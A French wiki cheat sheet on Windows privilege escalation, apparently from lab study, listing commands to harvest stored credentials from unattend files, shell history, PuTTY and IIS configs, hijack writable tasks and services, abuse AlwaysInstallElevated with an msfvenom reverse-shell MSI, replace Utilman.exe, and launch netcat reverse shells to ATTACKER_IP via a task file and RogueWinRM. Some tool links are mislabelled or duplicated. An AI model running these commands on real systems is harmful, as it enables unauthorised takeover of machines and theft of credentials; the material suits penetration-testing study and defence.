[Privesc/Windows] Cheat-sheet

Introduction

Cette page décrit plusieurs techniques pour faire de l'escalade de privilège sur un système Windows pour passer d'un **utilisateur A** à un **utilisateur B** en abusant d'une vulnérabilité.

Techniques

Mots de passe WDS

Parfois, les administrateurs laissent des i**dentifiants en clair dans les fichiers de configuration de WDS** qui est utilisé pour déployer une instance Windows sans interraction de la part de l'utilisateur.

Voici la liste des fichiers à consulter qui pourraient contenir des mots de passe :

- **C:\Unattend.xml**
- **C:\Windows\Panther\Unattend.xml**

- **C:\Windows\Panther\Unattend\Unattend.xml**
- **C:\Windows\system32\sysprep.inf**
- **C:\Windows\system32\sysprep\sysprep.xml**

Afficher l'historique de commande powershell

```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

Afficher les identifiants enregistrés

```
cmdkey /list
```

Lancer une commande "en tant que"

```
runas /savecred /user:admin cmd.exe
```

> Ici, le **cmd.exe** sera lancé en tant qu'utilisateur **admin** .

Connexions IIS

La commande suivante va énumérer les connexions à la **base de donnée IIS** et peut parfois vous révéler des mots de passe :

```
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
```

Identifiants PuTTY

Il est possible de récupérer les identifiants enregistrés dans PuTTY en interrogeant une clé de registre :

```
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s
```

> Simon Tatham est le créateur du logiciel Putty et ne doit donc pas être remplacé par le nom de l'utilisateur.

Tâche planifiée vulnérable

Parfois, les tâches planifiées sont vulnérables car le fichier est lancé en tant qu'utilisateur à privilège et peut en même temps être modifié par votre utilisateur.

Vous pouvez **afficher les droits du fichier** lancé par la tâche planifiée avec la commande suivante :

```
icacls <FILE>
```

Admettons le fichier **c:\tasks\schtask.bat** :

```
c:\tasks\schtask.bat NT AUTHORITY\SYSTEM:(I)(F)
                     BUILTIN\Administrators:(I)(F)
                     BUILTIN\Users:(I)(F)
```

> Le **(F)** signifie **Full Access** et donc que les utilisateurs peuvent modifier le fichier.

On pourrait donc injecter un simple payload à l'intérieur et attendre que la tâche se lance :

```
echo c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 4444 > C:\tasks\schtask.bat
```

> Dans le cas ci-dessus vous devez évidemment lancer un listener en amont.

Always Install Elevated

Cette fonctionnalité peut être activée via les deux clés de registre suivantes :

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
```

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

Si la fonctionnalité est activée, vous pouvez lancer automatiquement les fichiers **.msi** avec les droits administrateurs.

Avec **Metasploit**, vous pouvez générer un **payload** :

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f msi -o malicious.msi
```

Vous pouvez ensuite lancer le fichier malicieux en mode **silencieux** sur le poste :

```
msiexec /quiet /qn /i C:\Windows\Temp\malicious.msi
```

Insecure Permissions on Service Executable

Dans le cas où un service lancé en administrateur exécute un fichier modifiable **(M)** par le groupe **Everyone**, il est possible d'écraser ce fichier par un fichier malveillant et ainsi, élever ses privilèges :

```
C:\Users\thm-unpriv>icacls C:\PROGRA~2\SYSTEM~1\WService.exe
C:\PROGRA~2\SYSTEM~1\WService.exe Everyone:(I)(M)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  BUILTIN\Administrators:(I)(F)
                                  BUILTIN\Users:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

On fait une backup de l'exécutable originale :

```
move WService.exe WService.exe.bkp
```

On renomme notre payload :

```
move C:\Users\thm-unpriv\rev-svc.exe WService.exe
```

On lui donne les bonnes permissions :

```
icacls C:\Users\thm-unpriv\rev-svc.exe /grant Everyone:F
```

Puis on relance le service :

```
sc stop windowsscheduler
```

```
sc start windowsscheduler
```

Unquoted Service Paths

Cette vulnérabilité survient lorsque le chemin de l'exécutable du service est mal configuré et comporte des espaces.

Voici un exemple de service correctement configuré :

```
C:\> sc qc "vncserver"
[SC] QueryServiceConfig SUCCESS
```

```
SERVICE_NAME: vncserver
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : "C:\Program Files\RealVNC\VNC Server\vncserver.exe" -service
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : VNC Server
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Et maintenant voici un service mal configuré :

```
C:\> sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Disk Sorter Enterprise
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcusr2
```

> En effet, l'exécutable du service comporte des espaces et n'est pas entouré par les guillements. Il est donc vulnérable.

Dans l'ordre, voici la commande qui sera exécutée lors de l'exécution du service :

Command	Argument 1	Argument 2
C:\MyPrograms\Disk.exe	Sorter	Enterprise\bin\disksrs.exe
C:\MyPrograms\Disk Sorter.exe	Enterprise\bin\disksrs.exe	
C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe		

On s'aperçoit que le service va d'abord essayer d'exécuter **Disk.exe** !

On peut donc créer un payload qui portera le nom **Disk.exe** à l'emplacement **C:\MyPrograms** et il sera exécuté par le service.

Cependant, la majorité des services lancent un exécutable situé dans le répertoire **"C:\Program Files"** ou **"C:\Program Files (x86)"** qui sont protégés en écriture et empêche l'utilisation de cette technique même sur un service vulnérable.

Insecure Service Permissions

Parfois, les permissions du service sont mal configurées et permettent de modifier le chemin du fichier exécuté.

Pour vérifier les permissions **DACL** d'un service (*Discretionary Access Control Lists*), on peut utiliser l'outil Accesschk de la suite SysInternal :

```
accesschk64.exe -qlc <SERVICE_NAME>
```

Voici un exemple de permissions :

```
[0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
      SERVICE_QUERY_STATUS
      SERVICE_QUERY_CONFIG
      SERVICE_INTERROGATE
      SERVICE_ENUMERATE_DEPENDENTS
      SERVICE_PAUSE_CONTINUE
      SERVICE_START
      SERVICE_STOP
      SERVICE_USER_DEFINED_CONTROL
      READ_CONTROL
[4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
      SERVICE_ALL_ACCESS
```

On aperçoit que le groupe **BUILTIN\\Users** bénéficie de tous les droits sur le service.

Voici la commande qui permet de reconfigurer le service en donnant le nouveau de chemin de l'exécutable lancé par le service :

```
sc config THMService binPath= "C:\Users\thm-unpriv\payload.exe" obj= LocalSystem
```

Si la commande ci-dessus réussie, vous pouvez redémarrer le service et bénéfier de ses droits :

```
sc stop THMService
sc start THMService
```

SeBackup / SeRestore

Pour vérifier si ce privilège est activé, vous pouvez lancer la commande suivante :

```
whoami /priv
```

- Si ce privilège vous est accordé, vous pouvez dumper la **base SAM** et utiliser des techniques comme le **PassTheHash** ou lancer une attaque **brute force sur le hash NTLM** des utilisateurs.

SeTakeOwnership

Ce privilège permet à un utilisateur de se définir propriétaire d'une ressource ou d'un objet sur le système comme un fichier ou une clé de registre.

Par exemple, on peut s'approprier un service lancé en tant que **System** tel que **Utilman.exe** qui correspond aux **Options d'ergonomie** présent sur l'**écran de verrouillage** :

```
takeown /f C:\Windows\System32\Utilman.exe
```

On peut ensuite donner les droits complets à notre groupe sur le fichier :

```
icacls C:\Windows\System32\Utilman.exe /grant <GROUP>:F
```


On peut ensuite remplacer l'exécutable originale par l'invite de commande afin de lancer un shell avec les droits **System** lors de l'exécution des **Options d'ergonomie** :

```
copy cmd.exe utilman.exe
```

SeImpersonate

Ce privilège permet d'utiliser les droits d'un autre compte du système pour effectuer des actions.

Typiquement, il peut être utilisé par le service FTP pour utiliser les droits de l'utilisateur pour accéder à un fichier :



Dans ce cas, le service FTP utilise les droits de l'utilisateur Ann pour accéder aux fichiers et ne peut donc pas accéder aux fichiers de Jude.

> Cependant, si le service FTP est compromis, un attaquant pourrait **impersonnifier** le compte **System** et lancer un shell en tant que System par exemple.

Pour lancer ce type d'attaque, on peut utiliser l'outil RogueWinRM depuis un shell avec un utilisateur ayant le privilège **SeImpersonnate**:

```
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe ATTACKER_IP 4442"
```

> Ici, RogueWinRM va lancer un reverse shell avec netcat en utilisant les droits du compte **System.**

Outils

WinPeas

- https://github.com/itm4n/PrivescCheck

PrivescCheck

- https://github.com/bitsadmin/wesng

WES-NG

- https://github.com/bitsadmin/wesng

Il s'agit d'un script python qui peut être lancé depuis la machine de l'attaquant et qui prend en entrée un fichier texte contenant le **systeminfo** de la victime :

```
wes.py systeminfo.txt
```

Metasploit

Il propose un module qui va automatiquement chercher les exploits disponibles :

```
multi/recon/local_exploit_suggester
```

Revision #10
Created 12 February 2024 15:09:22 by Elieroc
Updated 3 May 2024 13:31:49 by Elieroc